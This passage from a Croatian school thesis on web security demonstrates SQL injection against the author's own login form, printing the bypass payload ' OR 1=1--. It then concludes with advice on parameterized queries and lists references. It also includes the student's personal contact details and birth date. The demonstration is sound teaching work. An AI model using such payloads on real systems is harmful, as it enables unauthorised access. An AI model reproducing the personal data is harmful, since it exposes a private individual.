
Na slici je prikazano korisničko sučelje za autentifikaciju korisnika. Sustav zahtijeva unos korisničkog imena i lozinke prije odobravanja pristupa internim resursima. Ova forma predstavlja primarnu površinu napada (eng. *attack surface*) za demonstraciju SQL injekcije. Cilj napada je iskoristiti nedostatak validacije unosa kako bi se manipuliralo SQL upitom u pozadini. Uspješan napad na ovu formu rezultirao bi:

- **Razotkrivanjem (Disclosure):** Zaobilaženje prijave i pristup privatnim podacima bez važeće lozinke.
- **Izmjenom (Alteration):** Mogućnost manipulacije podacima u bazi ako aplikacija dopušta izvršavanje višestrukih naredbi.
- **Uskraćivanjem (Denial):** Rušenje baze podataka slanjem maliciozno konstruiranog upita koji uzrokuje pogrešku sustava



Slika 9. SQL injection na formi za prijavu

Slika prikazuje napad SQL injekcijom gdje unos koda ' OR 1=1-- u polje za korisničko ime mijenja logiku upita u bazi podataka. Budući da je taj izraz uvijek točan, on u potpunosti poništava potrebu za provjerom lozinke. Zbog toga napadač u polje za lozinku može upisati bilo što, a baza će svejedno odobriti pristup i uspješno ga prijaviti u sustav.



Slika 10. Rezultat uspješno iskorištene ranjivosti aplikacije

Na slici je prikazano stanje aplikacije nakon što je napadač uspješno iskoristio ranjivost u login formi. Unošenjem malicioznog SQL koda, logička provjera autentifikacije u pozadini je zaobiđena, što je sustav interpretirao kao uspješnu prijavu administratora.

Iz perspektive **DAD trokuta**, ovaj prikaz potvrđuje narušavanje sigurnosti:

- **Razotkrivanje (Disclosure):** Napadač je dobio uvid u administratorsko sučelje koje mu po pravima pristupa ne pripada, čime je narušena povjerljivost podataka.
- **Neovlašteni pristup:** Sustav više ne razlikuje legitimnog administratora od napadača, što omogućuje daljnju manipulaciju sustavom ili bazom podataka.

5 Zaključak

U ovom završnom radu htjela sam istražiti i u praksi pokazati koliko web aplikacije mogu biti nesigurne ako se ne pazi na kod, pogotovo kad je u pitanju SQL injekcija. Razumijevanje načina na koji hakeri razmišljaju ključno je za pravljenje sigurnijih sustava. Svaka metoda — bila to SQL injekcija ili DDoS napad — koristi neku slabu točku u kodu, mreži ili kod samog čovjeka. Kroz praktični primjer SQL injekcije u ovom radu, vidjeli smo kako samo jedan krivi znak ili propust u provjeri unosa može srušiti cijelu zaštitu aplikacije. Uspjela sam iskoristiti logički propust u kôdu i unijeti specifičan unos koji ispunjava uvjet za autorizaciju bez provjere lozinke.. Taj rezultat mi je najbolje pokazao da jedna stranica može izgledati super i raditi bez greške, a da je u pozadini zapravo skroz nesigurna jer nema pravu provjeru onoga što korisnik upisuje. Ovaj rad je pokazao da zaštita nije nešto što napraviš jednom i zaboraviš, nego o sigurnosti treba razmišljati stalno, baš onako kako razmišlja i napadač. Korištenje stvari poput parametriziranih upita i pametnije provjere unosa nije samo savjet, nego obaveza ako želimo sačuvati podatke. Na kraju, jedini način da napravimo stvarno otporan sustav je da se stalno informiramo o novim prijetnjama i da na sigurnost pazimo od same prve linije koda. Na početku mi je to bio samo običan zadatak, ali dok sam "napadala" vlastiti kod, shvatila sam koliko je zapravo lako napraviti grešku. Iako mi je ovaj program super poslužio za demonstraciju, on mi je sada i neka vrsta lekcije o tome što kao programerka nikada ne smijem raditi na pravim poslovima.

6 Životopis autora

Osobni podaci	
Ime i prezime	Lamia Fridrih
Adresa	Branimirova 21, Sirač
Telefon	097 643 5848
E-mail	lamia.fridrih@gmail.com
Datum rođenja	13.7.2007.
Školovanje	Tehnička škola Daruvar
Smjer	Tehničar za računalstvo

7 Popis slika

Slika 1. Primjer SQL upita pogodnog za SQL injection napade	6
Slika 2. Tijek izvođenja XSS napada	8
Slika 3. Primjer alata za otkrivanje stvarne poveznice koja stoji iza bitly linka	12
Slika 4. Logo XAMPP-a	16
Slika 5. Logo Visual Studio Code alata.....	17
Slika 6. Logo Sublime Text alata	17
Slika 7. Isječak iz programa	18
Slika 8. Početna stranica s login formom	20
Slika 9. SQL injection na formi za prijavu	21
Slika 10. Rezultat uspješno iskorištene ranjivosti aplikacije.....	22

8 Elektronički izvori

1. Znatko: <https://znatko.com/9794/sto-je-cia-trokut> (14. siječnja 2026.)
2. Znatko: <https://znatko.com/9795/sto-je-dad-trokut> (14. siječnja 2026.)
3. CERT: <https://www.cert.hr/deset-najcescih-vrsta-phishing-napada/> (11. veljače 2026.)
4. CERT: <https://www.cert.hr/wp-content/uploads/2019/04/CCERT-PUBDOC-2008-01-215.pdf> (12. veljače 2026.)
5. Owasp: https://owasp.org/www-community/attacks/SQL_Injection (4. ožujka 2026.)
6. Owasp: <https://owasp.org/www-community/attacks/xss/> (26. ožujka 2026.)
7. Owasp: https://owasp.org/www-community/attacks/Buffer_overflow_attack (2. travnja 2026.)
8. Cloudflare: <https://www.cloudflare.com/learning/access-management/phishing-attack/> (15. travnja 2026.)
9. Bitly: <https://support.bitly.com/hc/en-us/p/link-checker> (15. travnja 2026.)
10. Cloudflare: <https://www.cloudflare.com/learning/email-security/how-to-prevent-phishing/> (21. travnja 2026.)
11. Cloudflare: <https://www.cloudflare.com/learning/security/threats/buffer-overflow/> (7. travnja 2026.)
12. Cloudflare: <https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/> (21. travnja 2026.)